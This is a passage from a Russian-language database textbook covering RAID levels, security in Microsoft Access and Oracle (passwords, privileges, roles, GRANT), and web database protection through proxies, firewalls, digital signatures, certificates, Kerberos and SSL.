Повышенная надежность RAID-массива обеспечивается благодаря дублированию данных (такие дубликаты называются *зеркальными копиями)* и хранению на дисках избыточной информации, сформированной с использованием схем контроля четности или схем исправления ошибок, таких как код Рида-Соломона (Reed-Solomon) [252]. В схеме контроля четности каждый байт должен иметь связанный с ним бит четности, который принимает значение 0 или 1, в зависимости от того, является ли четным или нечетным количество битов 1 в байте, которому соответствует этот бит контроля четности. Если в контролируемом байте некоторые биты будут искажены, значение бита четности не совпадет со значением, соответствующим новому составу битов 1 в этом байте. Аналогичным образом, при искажении хранимого бита контроля четности он не будет соответствовать данным в байте, что позволит обнаружить ошибку. С другой стороны, схемы корректировки ошибок предусматривают хранение двух или больше дополнительных битов и позволяют восстанавливать первоначальные данные, если один из битов будет искажен. Схемы контроля четности и корректировки ошибок могут применяться при полосовом распределении данных по дискам.

В RAID-массивах используются различные сочетания описанных выше методов повышения производительности и надежности, получившие название уровней RAID. Эти уровни перечислены ниже.

- RAID 0 (неизбыточный массив). На этом уровне не применяется дублирование данных и поэтому обеспечивается наивысшая производительность записи, поскольку не приходится копировать по дискам обновляемые данные. Полосовое распределение данных осуществляется на уровне дисковых блоков.
- RAID 1 (массив с зеркальным отображением). На этом уровне ведутся две идентичные (зеркальные) копии данных на разных дисках. Для обеспечения сохранности данных на случай отказа диска запись на разные диски в некоторых вариантах реализации такого массива не выполняется одновременно. Этот вариант организации хранения данных во внешней памяти является наиболее дорогостоящим.
- RAID 0+1 (неизбыточный массив с зеркальным отображением). На этом уровне применяется сочетание методов полосового распределения и зеркального отображения данных.
- RAID 2 (массив с применением кодов корректировки ошибок, хранящихся во внешней памяти). На этом уровне единицей полосового распределения является один бит и для реализации схемы избыточности применяются коды Хэмминга.
- RAID 3 (массив, обеспечивающий контроль четности с чередованием битов). На этом уровне предусматривается хранение избыточных данных

(представляющих собой информацию контроля четности) на отдельном диске массива. Эта информация может применяться для восстановления данных, хранящихся на других дисках, в случае отказа этих дисков. На этом уровне используется меньший дополнительный объем пространства внешней памяти по сравнению с уровнем RAID 1, но доступ к диску с информацией контроля четности может стать узким местом, ограничивающим производительность.

- RAID 4 (массив, обеспечивающий контроль четности с чередованием блоков). На этом уровне единицей полосового распределения является блок диска; блоки с информацией контроля четности хранятся на ином диске, чем соответствующие блоки данных с нескольких других дисков. При отказе одного из дисков с данными блок контроля четности может применяться в сочетании с соответствующими блоками с других дисков для восстановления данных, которые хранились на отказавшем диске.
- RAID 5 (массив, обеспечивающий контроль четности с чередованием блоков и распределением информации контроля четности). На этом уровне информация контроля четности применяется в качестве избыточной и обеспечивающей восстановление первоначальных данных по такому же принципу, как в массиве RAID 3, но данные контроля четности распределяются с помощью метода полосового распределения по всем дискам таким же образом, как происходит распределение исходных данных. Это позволяет устранить узкое место, возникающее, если вся информация контроля четности хранится на одном диске.
- RAID 6 (массив с избыточностью P+Q). Этот уровень аналогичен уровню RAID 5, но предусматривает хранение дополнительных избыточных данных для защиты от отказа сразу нескольких дисков. При этом вместо информации контроля четности используются коды исправления ошибок.

Например, корпорация Oracle рекомендует использовать уровень RAID 1 для файлов журнала восстановления. А для файлов базы данных рекомендуется применение уровня RAID 5, если он обеспечивает приемлемые задержки при записи, а в ином случае рекомендуется уровень RAID 1 или RAID 0+1. Более полное описание технологии RAID выходит за рамки настоящей книги, и заинтересованный читатель может обратиться к [56] и [57].

18.3. Средства защиты СУБД Microsoft Access

В разделе 8.1 приведен общий обзор СУБД Microsoft Access 2000. А этот раздел в основном посвящен средствам защиты, предусмотренным в СУБД Access.


В разделе 6.6 описаны операторы GRANT и REVOKE языка SQL; СУБД Microsoft Access 2000 не поддерживает эти операторы, но предоставляет следующие два метода защиты базы данных:

- установка пароля, который применяется при открытии базы данных (это средство в терминологии Microsoft Access называется *защитой системы);*
- применение средств защиты на уровне пользователя, которые могут применяться для определения тех частей базы данных, в которых пользователь может выполнять операции чтения или обновления (это средство в терминологии Microsoft Access называется *защитой данных).*

В настоящем разделе кратко описано, как эти два механизма защиты реализованы в СУБД Microsoft Access.

Установка пароля

Самым простым методом защиты является установка пароля, применяемого для открытия базы данных. После установки пароля (в меню Tools⇨Security) при любой попытке открыть базу данных на экране появляется диалоговое окно с приглашением ввести пароль. Разрешение открыть базу данных получают только те пользователи, которые вводят правильный пароль. Этот метод является надежным, поскольку СУБД Microsoft Access шифрует пароль таким образом, чтобы его нельзя было определить, непосредственно считывая файл базы данных, но после открытия базы данных все объекты, содержащиеся в ней, становятся доступными для пользователя. На рис. 18.3, *а* показано диалоговое окно для установки пароля, а на рис. 18.3, *б* — диалоговое окно с приглашением ввести пароль, которое появляется на экране при каждой попытке открыть базу данных, защищенную паролем.



Диалоговое окно ввода пароля доступа к базе данных (пароль не отображается на экране)

а)

При открытии базы данных отображается диалоговое окно для получения пароля

б)

Рис. 18.3. Защита базы данных DreamHome *с применением пароля: а) диалоговое окно Set Database Password (Задание пароля базы данных); б) диалоговое окно Password Required (Необходимо ввести пароль), которое открывается при запуске приложения*

Защита на уровне пользователя

Средства защиты на уровне пользователя в СУБД Microsoft Access аналогичны средствам, которые применяются в большинстве сетевых систем. При запуске программы Microsoft Access пользователи должны указать свой идентификатор и ввести пароль. В файле с информацией о рабочих группах программы Microsoft Access пользователи обозначаются как члены некоторой группы. В СУБД Access предусмотрены по умолчанию две группы; администраторы (группа Admins) и пользователи (группа Users), но могут быть определены и дополнительные группы. На рис. 18.4 показано диалоговое окно, применяемое для определения уровня защиты учетных записей пользователей и групп. На этом рисунке показана группа Assistants, отличная от применяемых по умолчанию, и пользователь Assistant, который является членом групп Users и Assistants.

Группам и пользователям предоставляются права доступа, которые позволяют регламентировать перечень допустимых для них операций с каждым объектом базы данных. Для этого применяется диалоговое окно Разрешения (User an(Group Permissions). В табл. 18.4 приведен перечень прав доступа, которые могу

быть установлены в СУБД Microsoft Access. Например, на рис. 18.5 показано диалоговое окно с информацией о пользователе Assistant, который имеет только право на чтение хранимого запроса Staff1_View. Следовательно, все права доступа к базовой таблице Staff должны быть изъяты таким образом, чтобы пользователь Assistant мог просматривать только те данные таблицы Staff, которые могут быть получены с помощью этого представления.

Таблица 18.4. Права доступа в СУБД Microsoft Access

Права доступа	Описание допустимых операций
Open/Run	Открывать базу данных, форму, отчет или вызывать макрокоманду на выполнение
Open Exclusive	Открывать базу данных с исключительными правами доступа
Read Design	Просматривать объекты в представлении Design
Modify Design	Просматривать, модифицировать и удалять объекты базы данных
Administer	Применительно к базам данных: устанавливать пароль базы данных, копировать базы данных и модифицировать сценарии запуска
	Применительно к объектам базы данных: полный доступ, в том числе возможность назначать права доступа
Read Data	Просматривать данные
Update Data	Просматривать и модифицировать данные (но не вставлять и удалять)
Insert Data	Просматривать и вставлять данные (но не модифицировать и удалять)
Delete Data	Просматривать и удалять данные (но не вставлять и модифицировать)




Рис. ***18.4. Диалоговое*** *окно* ***User*** *and Group* ***Accounts*** *(Пользователи* ***и группы) для базы данных*** *DreamHome*




Рис. 18.5. Диалоговое окно User and Group Permissions (Разрешения), которое показывает, что пользователь Assistant имеет право только на чтение данных с помощью запроса Staff1_View

18.4. Средства защиты СУБД Oracle

Общий обзор СУБД Oracle 8/8i представлен в разделе 8.2, а в этом разделе в основном рассматриваются средства защиты, предусмотренные в СУБД Oracle. В предыдущем разделе описаны два типа средств защиты в СУБД Microsoft Access: защита системы и защита данных. В данном разделе показано, как эти два типа средств защиты реализованы в СУБД Oracle. Как и СУБД Access, одна из форм защиты системы, применяемая в СУБД Oracle, предусматривает реализацию стандартного механизма проверки идентификатора и пароля пользователя, в соответствии с которым пользователь должен ввести действительный идентификатор и пароль и только после этого получить доступ к базе данных. Тем не менее задача аутентификации пользователей может быть возложена на операционную систему. На рис. 18.6 показан процесс создания новой учетной записи пользователя Beech, для которой установлен режим аутентификации по паролю. При каждой попытке пользователя Beech подключиться к базе данных открывается диалоговое окно Connect или Log On (рис. 18.7) с приглашением ввести идентификатор и пароль пользователя для доступа к указанной базе данных.

Привилегии

Как указано в разделе 18.2.1, привилегия представляет собой право выполнять операторы SQL определенного типа или обращаться к объектам другого пользователя. Ниже приведены примеры некоторых привилегий Oracle, которые позволяют выполнять определенные действия.

- Подключение к базе данных (открытие сеанса),
- Создание таблицы.
- Выборка строк из таблицы другого пользователя.

В СУБД Oracle предусмотрены две категории привилегий:

- системные привилегии;
- привилегии на объекты.




Рис. 18.6. Создание новой учетной записи пользователя Beech, для которой установлен режим аутентификации по паролю




Рис. 18.7. Диалоговое окно Log On с приглашением ввести идентификатор пользователя и пароль, а также указать имя базы данных, к которой желает подключиться пользователь

Системные привилегии

Системная привилегия представляет собой право выполнять определенные действия или проводить операции с любыми объектами схемы определенного типа. Например, к системным относятся привилегии на создание табличных пространств и учетных записей пользователей базы данных. В СУБД Oracle предусмотрено свыше 80 системных привилегий. Системные привилегии можно предоставлять пользователям и ролям (которые рассматриваются ниже) или отзывать эти привилегии с использованием любого из следующих средств:

- диалоговые окна Grant System Privileges/Roles и Revoke System Privileges/Roles программы Oracle Security Manager;
- операторы GRANT и REVOKE языка SQL (см, раздел 6.6).

Но предоставлять или отзывать системные привилегии могут только пользователи, которым предоставлена специальная системная привилегия с помощью конструкции ADMIN OPTION, или пользователи с системной привилегией GRANT ANY PRIVILEGE.

Привилегии на объекты

Привилегией на объект является привилегия или право выполнять определенное действие с конкретной таблицей, представлением, последовательностью, процедурой, функцией или пакетом. Для работы с объектами разных типов предоставляются различные привилегии на объекты. Например, одной из привилегий на объект является право удалять строки из таблицы Staff.

С некоторыми объектами схемы (такими как кластеры, индексы и триггеры) не связаны привилегии на объекты; применение этих объектов регламентируется с помощью системных привилегий. Например, чтобы внести изменения в кластер, пользователь должен быть владельцем этого кластера или иметь системную привилегию ALTER ANY CLUSTER.

Пользователь автоматически приобретает все привилегии на объекты, содержащиеся в его схеме. Кроме того, пользователь может предоставить любому другому пользователю или роли привилегии на любые принадлежащие ему объекты схемы. Если в операторе SQL, применяемом для предоставления такой привилегии, включена опция WITH GRANT OPTION (оператора GRANT), лицо, получившее привилегию на объект, может предоставить ее другому пользователю; в противном случае он может использовать полученную привилегию, но не имеет право предоставлять ее другим пользователям. В табл. 18.5 показаны привилегии на такие объекты, как таблицы и представления.

Роли

Пользователь может получить привилегию двумя способами.

- Привилегии могут предоставляться пользователям явным образом. Например, пользователю Beech может быть явно предоставлена привилегия вставлять строки в таблицу PropertyForRent:

  ```
  GRANT INSERT ON PropertyForRent TO Beech;
  ```

- Привилегии могут также предоставляться некоторой *роли* (так называется именованная группа привилегий), а затем эта роль может предоставляться одному или нескольким пользователям. Например, привилегии на выборку, вставку и обновление строк в таблице PropertyForRent могут быть предоставлены роли Assistant, а эта роль, в свою очередь, — предоставлена пользователю Beech. Любой пользователь может иметь доступ к нескольким ролям, а нескольким пользователям могут быть назначены одинаковые роли. На рис. 18.8 показан пример предоставления указанных привилегий роли Assistant с помощью программы Oracle Security Manager.

Поскольку роли позволяют проще и лучше управлять привилегиями, то привилегии, как правило, должны предоставляться ролям, а не отдельным пользователям.

18.5. Защита СУБД в Web

С общим обзором применения СУБД в Web можно ознакомиться в главе 28 В настоящем разделе в основном рассматриваются способы обеспечения защиты СУБД в Web. Читателям, незнакомым с терминологией и технологиями, связанными с применением СУБД в Web, рекомендуется вначале прочесть главу 28 и только после этого обратиться к этому разделу.

Таблица 18.5. Допустимые действия с таблицами и представлениями, права на выполнение которых предоставляются с помощью различных привилегий на объекты

Привилегия на объект	Таблица	Представление
ALTER	Модифицировать определение таблицы с применением оператора ALTER TABLE	Какие-либо действия не предусмотрены
DELETE	Удалять строки из таблицы с применением оператора DELETE. Примечание. Наряду с привилегией DELETE должна быть предоставлена привилегия SELECT	Удалять строки из представления с применением оператора DELETE
INDEX	Создавать индекс на таблице с применением оператора CREATE INDEX	Какие-либо действия не предусмотрены
INSERT	Вводить новые строки в таблицу с применением оператора INSERT	Вводить новые строки в представление с применением оператора INSERT
REFERENCES	Создавать ограничение, которое ссылается на таблицу. Эта привилегия не может быть предоставлена роли	Какие-либо действия не предусмотрены
SELECT	Запрашивать данные в таблице с применением оператора SELECT	Запрашивать данные в представлении с применением оператора SELECT
UPDATE	Модифицировать данные в таблице с применением оператора UPDATE. Примечание. Наряду с привилегией UPDATE должна быть предоставлена привилегия SELECT	Модифицировать данные в представлении с применением оператора UPDATE

В основе средств обмена данными в Internet лежат протоколы TCP/IP и HTTP. Но эти протоколы разрабатывались без учета необходимости применения средств защиты. Поэтому весь трафик в Internet передается в открытом виде (если не используется специальное программное обеспечение) и передаваемые в его составе данные может прочитать любой желающий. Чтение данных, передаваемых по сети, является одной из форм нарушения защиты, и ее можно относительно легко осуществить с использованием свободно доступного программного обеспечения *перехвата пакетов,* поскольку Internet с самого начала создавалась как открытая сеть. Тем не менее последствия такого нарушения могут быть очень серьезными. Представьте себе, например, к чему приведет перехват номеров кредитных карточек при их передаче заказчиками во время покупки товаров по Internet. Таким образом, задача состоит в том, чтобы обеспечивались бесперебойная передача и прием информации по Internet и при этом гарантировалось соблюдение следующих требований:

- информация должна быть недоступной для всех, кроме отправителя и получателя (секретность);
- информация должна остаться неизменной после передачи (целостность);
- получатель должен быть уверен, что информация действительно поступила от отправителя (аутентичность);

- отправитель должен быть уверен, что получатель является подлинным (отсутствие возможности имитации подлинного получателя);
- отправитель не может отрицать факт передачи им информации (отсутствие возможности уйти от ответственности за переданную информацию, например заказ).




Рис. 18.8. Предоставление роли Assistant привилегий Insert, Select и Update на таблицу PropertyForRent

Поэтому операция передачи данных реализуется как целостная транзакция, которая должна быть защищена- Но защита транзакции позволяет решить только часть проблемы защиты данных в Web. Необходимо обеспечить защиту информации и после того, как она поступит на Web-сервер. Кроме того, по мере дальнейшего распространения трехуровневых архитектур в среде Web возникают дополнительные сложности, связанные с обеспечением защищенного доступа к информации к базе данных, а также доступа из базы данных к информации в других источниках. В настоящее время основные компоненты трехуровневой архитектуры могут быть надежно защищены, но для этого, как правило, требуется применение целого ряда программных продуктов и организационных мер.

Еще одним аспектом защиты, с которым приходится сталкиваться в среде Web, является то, что информация, передаваемая на клиентский компьютер, может иметь выполняемое информационное наполнение. Например, HTML-страницы могут включать элементы управления ActiveX, сценарии JavaScript/VBScript, а также один или несколько аплетов Java. С помощью выполняемого информационного наполнения могут быть осуществлены следующие злонамеренные действия, и поэтому должны быть приняты меры по их предотвращению:

- повреждение данных или нарушение хода выполнения программ;
- переформатирование целых дисков;
- выполнение общего останова системы;
- сбор и выгрузка на другие сетевые узлы таких конфиденциальных данных, как информационные файлы или файлы паролей;
- присвоение себе чужого идентификатора и выполнение действий от имени пользователя или операционной системы компьютера пользователя для нападения на другие объекты в сети;
- блокировка ресурсов, которые после этого становятся недоступными для санкционированных пользователей и программ;
- создание безаварийных, но нежелательных эффектов, особенно на устройствах вывода.

В предыдущих разделах рассматривались общие механизмы защиты для систем баз данных. Но повышение уязвимости баз данных в открытой сети Internet и закрытых внутренних сетях требует повторного анализа и дальнейшего развития описанных подходов. В настоящем разделе рассматриваются некоторые вопросы, касающиеся защиты баз данных в сетевой среде.

18.5.1. Прокси-серверы

В среде Web прокси-сервер размещается на компьютере, находящемся между Web-броузером и Web-сервером. Он перехватывает все запросы к Web-серверу для определения того, может ли он сам выполнить эти запросы. В случае отрицательного ответа запросы перенаправляются к Web-серверу. Прокси-серверы имеют два основных назначения: повышение производительности и фильтрация запросов.

Повышение производительности

Прокси-сервер записывает в память результаты всех выполненных запросов и хранит их определенное время, поэтому он позволяет намного повысить производительность выполнения запросов группы пользователей. Например, предположим, что пользователи A и B обращаются в Web через прокси-сервер. Вначале пользователь A запрашивает некоторую Web-страницу, а немного позже к той же странице обращается пользователь B. Вместо перенаправления последнего запроса к Web-серверу, на котором находится страница, прокси-сервер просто возвращает из кэша копию страницы, которая перед этим была отправлена пользователю A. Прокси-сервер чаще всего находится в той же сети, что и сам пользователь, поэтому позволяет намного ускорить работу. Мощные прокси-серверы, например, которые установлены на сетевых узлах компаний CompuServe и America Online, способны поддерживать работу тысяч пользователей.

Фильтрация запросов

Прокси-серверы могут также применяться для фильтрации запросов. Например, в организации прокси-сервер может служить для предотвращения доступа служащих к определенному ряду Web-узлов.

18.5.2. Брандмауэры

Как правило, специалисты по защите рекомендуют вывести Web-серверы из состава всех внутренних сетей и регулярно осуществлять резервное копирование и восстановление представленных на них данных для устранения последствий

неизбежных нападений. А если Web-сервер должен быть подключен к внутренней сети, например для доступа к базе данных компании, то для предотвращения несанкционированного доступа может служить брандмауэр, при условии, что его инсталляция и сопровождение осуществляются должным образом.

Брандмауэр — это система, предназначенная для предотвращения несанкционированного доступа к ресурсам накрытой сети или доступа из закрытой сети к ресурсам другой сети. Брандмауэры могут быть реализованы на основе аппаратных или программных средств, а также сочетания тех и других. Они часто применяются для предотвращения несанкционированного доступа пользователей Internet к ресурсам закрытых сетей, подключенных к Internet (прежде всего, внутренних сетей компаний). Все сообщения, поступающие или исходящие из внутренней сети, проходят через брандмауэр, который анализирует каждое сообщение и блокирует те из них, которые не отвечают определенным критериям защиты. Ниже перечислены основные категории брандмауэров.

- Фильтры пакетов. Этот метод организации работы брандмауэра предусматривает анализ каждого пакета, входящего или исходящего из сети, после чего пакет принимается или отвергается в соответствии с правилами, определяемыми пользователем. Фильтрация пакетов представляет собой довольно эффективный механизм, прозрачный для пользователей, но его настройка может быть связана с определенными сложностями. Кроме того, фильтрация пакетов не позволяет предотвратить имитацию IP-адреса. (Метод имитации IP-адреса применяется для получения несанкционированного доступа к компьютеру. При использовании этого метода нарушитель отправляет на компьютер сообщения с IP-адресом, указывающим, что эти сообщения поступают из источника, заслуживающего доверия.)
- Прикладные шлюзы. Этот метод предусматривает применение механизмов защиты к конкретным приложениям, таким как серверы FTP и Telnet. Это — очень эффективный механизм, но его применение может привести к снижению производительности.
- Шлюзы сетевого уровня. Этот метод предусматривает применение механизмов защиты во время установления соединения TCP или UDP (User Datagram Protocol — протокол пользовательских дейтаграмм). После установления соединения пакеты передаются между хостами без дальнейшей проверки.
- Прокси-серверы. Этот метод предусматривает перехват всех сообщений, входящих в сеть и исходящих из нее. Прокси-сервер фактически скрывает от внешнего мира подлинные сетевые адреса.

На практике во многих брандмауэрах реализуется сразу несколько из перечисленных методов. Брандмауэры рассматриваются как "первая линия обороны" в составе средств защиты конфиденциальной информации. Для повышения уровня защиты может быть предусмотрено шифрование данных, которое будет описано ниже, а также упоминалось в разделе 18.2,

18.5.3. Алгоритмы получения дайджестов сообщений и цифровые подписи

Алгоритм получения дайджеста сообщения (или однонаправленная хеш-функция) предусматривает получение строки произвольной длины (сообщения) и выработку строки постоянной длины (дайджеста или хеша). Дайджест имеет следующие характеристики:

- не должен допускать выработку одного и того же дайджеста из разных сообщений;
- не должен раскрывать какие-либо сведения о самом сообщении (именно поэтому хеш-функция, применяемая для его получения, называется *однонаправленной)*.

Цифровая подпись состоит из двух фрагментов информации: строки битов, вычисленной на основе "подписываемых" данных, а также секретного ключа лица (или организации), желающего получить эту подпись. Цифровая подпись может использоваться для проверки того, действительно ли полученные данные поступили от лица (или организации), которое считается их отправителем. Цифровая подпись имеет много общего с подписью, поставленной вручную, и обладает многими полезными свойствами:

- ее подлинность можно проверить с помощью соответствующего открытого ключа;
- ее невозможно подделать (при условии, что секретный ключ хранится в надежном месте);
- она формируется на основе содержимого подписываемых данных и поэтому не может применяться в качестве подписи для любых других данных;
- подписанные данные не подлежат изменению, поскольку в противном случае подпись больше не будет подтверждать их подлинность.

Некоторые алгоритмы формирования цифровой подписи предусматривают применение алгоритмов дайджеста сообщения в составе своих вычислений, а другие алгоритмы позволяют в целях повышения эффективности вычислить дайджест сообщения, а затем сформировать цифровую подпись для дайджеста, а не для всего сообщения.

18.5.4. Цифровые сертификаты

Цифровой сертификат представляет собой приложение к электронному сообщению, применяемое в целях защиты, в основном для проверки того, что отправитель сообщения является тем, за кого он себя выдает, и предоставляющее получателю возможность зашифровать ответ.

Лицо, желающее отправить зашифрованное сообщение, обращается для получения цифрового сертификата к уполномоченной организации по цифровым сертификатам (CA — Certificate Authority). Организация CA выпускает зашифрованный цифровой сертификат, содержащий открытый ключ заявителя и много другой идентификационной информации. Сама организация предоставляет собственный открытый ключ для всеобщего доступа с помощью публикаций в открытой печати или в Internet.

Получатель зашифрованного сообщения использует открытый ключ CA для дешифровки цифрового сертификата, прилагаемого к сообщению, убеждается в том, что сертификат действительно выпущен организацией CA, а затем получает открытый ключ отправителя и идентификационную информацию (напомним, что эти данные хранятся вместе с сертификатом). Имея эту информацию, получатель может отправить зашифрованный ответ.

Очевидно, что организация CA выполняет в этом процессе исключительно важную роль, поскольку действует в качестве посредника между заинтересованными сторонами. В такой крупной и сложной распределенной сети, как Internet, подобная модель установления доверительных отношений с участием третьей стороны является крайне необходимой, поскольку между участниками соединения могут еще не установиться отношения взаимного доверия, но обе эти стороны стремятся

обмениваться данными в защищенном сеансе. Но поскольку обе стороны доверяют организации CA, которая подтверждает подлинность и надежность каждого партнера, подписывая их сертификаты, то участники сеанса признают подлинность Друг друга и тем самым неявно выражают свое доверие к партнеру. Наиболее часто для создания цифровых сертификатов применяется стандарт X.509.

18.5.5. Сервер Kerberos

Kerberos — это сервер защищенных идентификаторов и паролей пользователей (он назван по имени Цербера — трехглавого чудовища из греческой мифологии, которое охраняет ворота в ад). Важность технологии Kerberos состоит в том, что она позволяет создать один централизованный сервер защиты всех данных и ресурсов в сети. Средства доступа к базе данных, управления регистрацией и авторизацией и все прочие средства защиты сосредоточиваются на серверах Kerberos, заслуживающих доверия. Kerberos выполняет такую же функцию, как и сервер сертификатов: идентифицирует и проверяет подлинность пользователя. Компании, специализирующиеся на средствах защиты, в настоящее время рассматривают возможность объединения серверов Kerberos и серверов сертификатов для создания единой системы защиты в рамках всей сети.

18.5.6. Уровень защищенных сокетов и безопасный протокол HTTP

Многие крупные компании, которые занимаются разработкой продуктов для Internet, выразили свое согласие на использование протокола шифрования SSL (Secure Sockets Layer — протокол защищенных сокетов), предложенного компанией Netscape для передачи секретных документов по Internet. В основе функционирования SSL лежит применение секретного ключа для шифрования данных, передаваемых через соединение SSL. Протокол SSL поддерживается броузерами Netscape Navigator и Internet Explorer, а на многих Web-узлах этот протокол применяется для получения конфиденциальной информации о пользователе, такой как номера кредитных карточек. Этот протокол занимает промежуточный уровень между прикладными протоколами (такими как HTTP) и транспортными протоколами TCP/IP. Он предназначен для предотвращения перехвата, искажения и подделки сообщений. SSL находится на более низком уровне, чем прикладные протоколы, поэтому может применяться в других протоколах прикладного уровня, таких как FTP и NNTP.

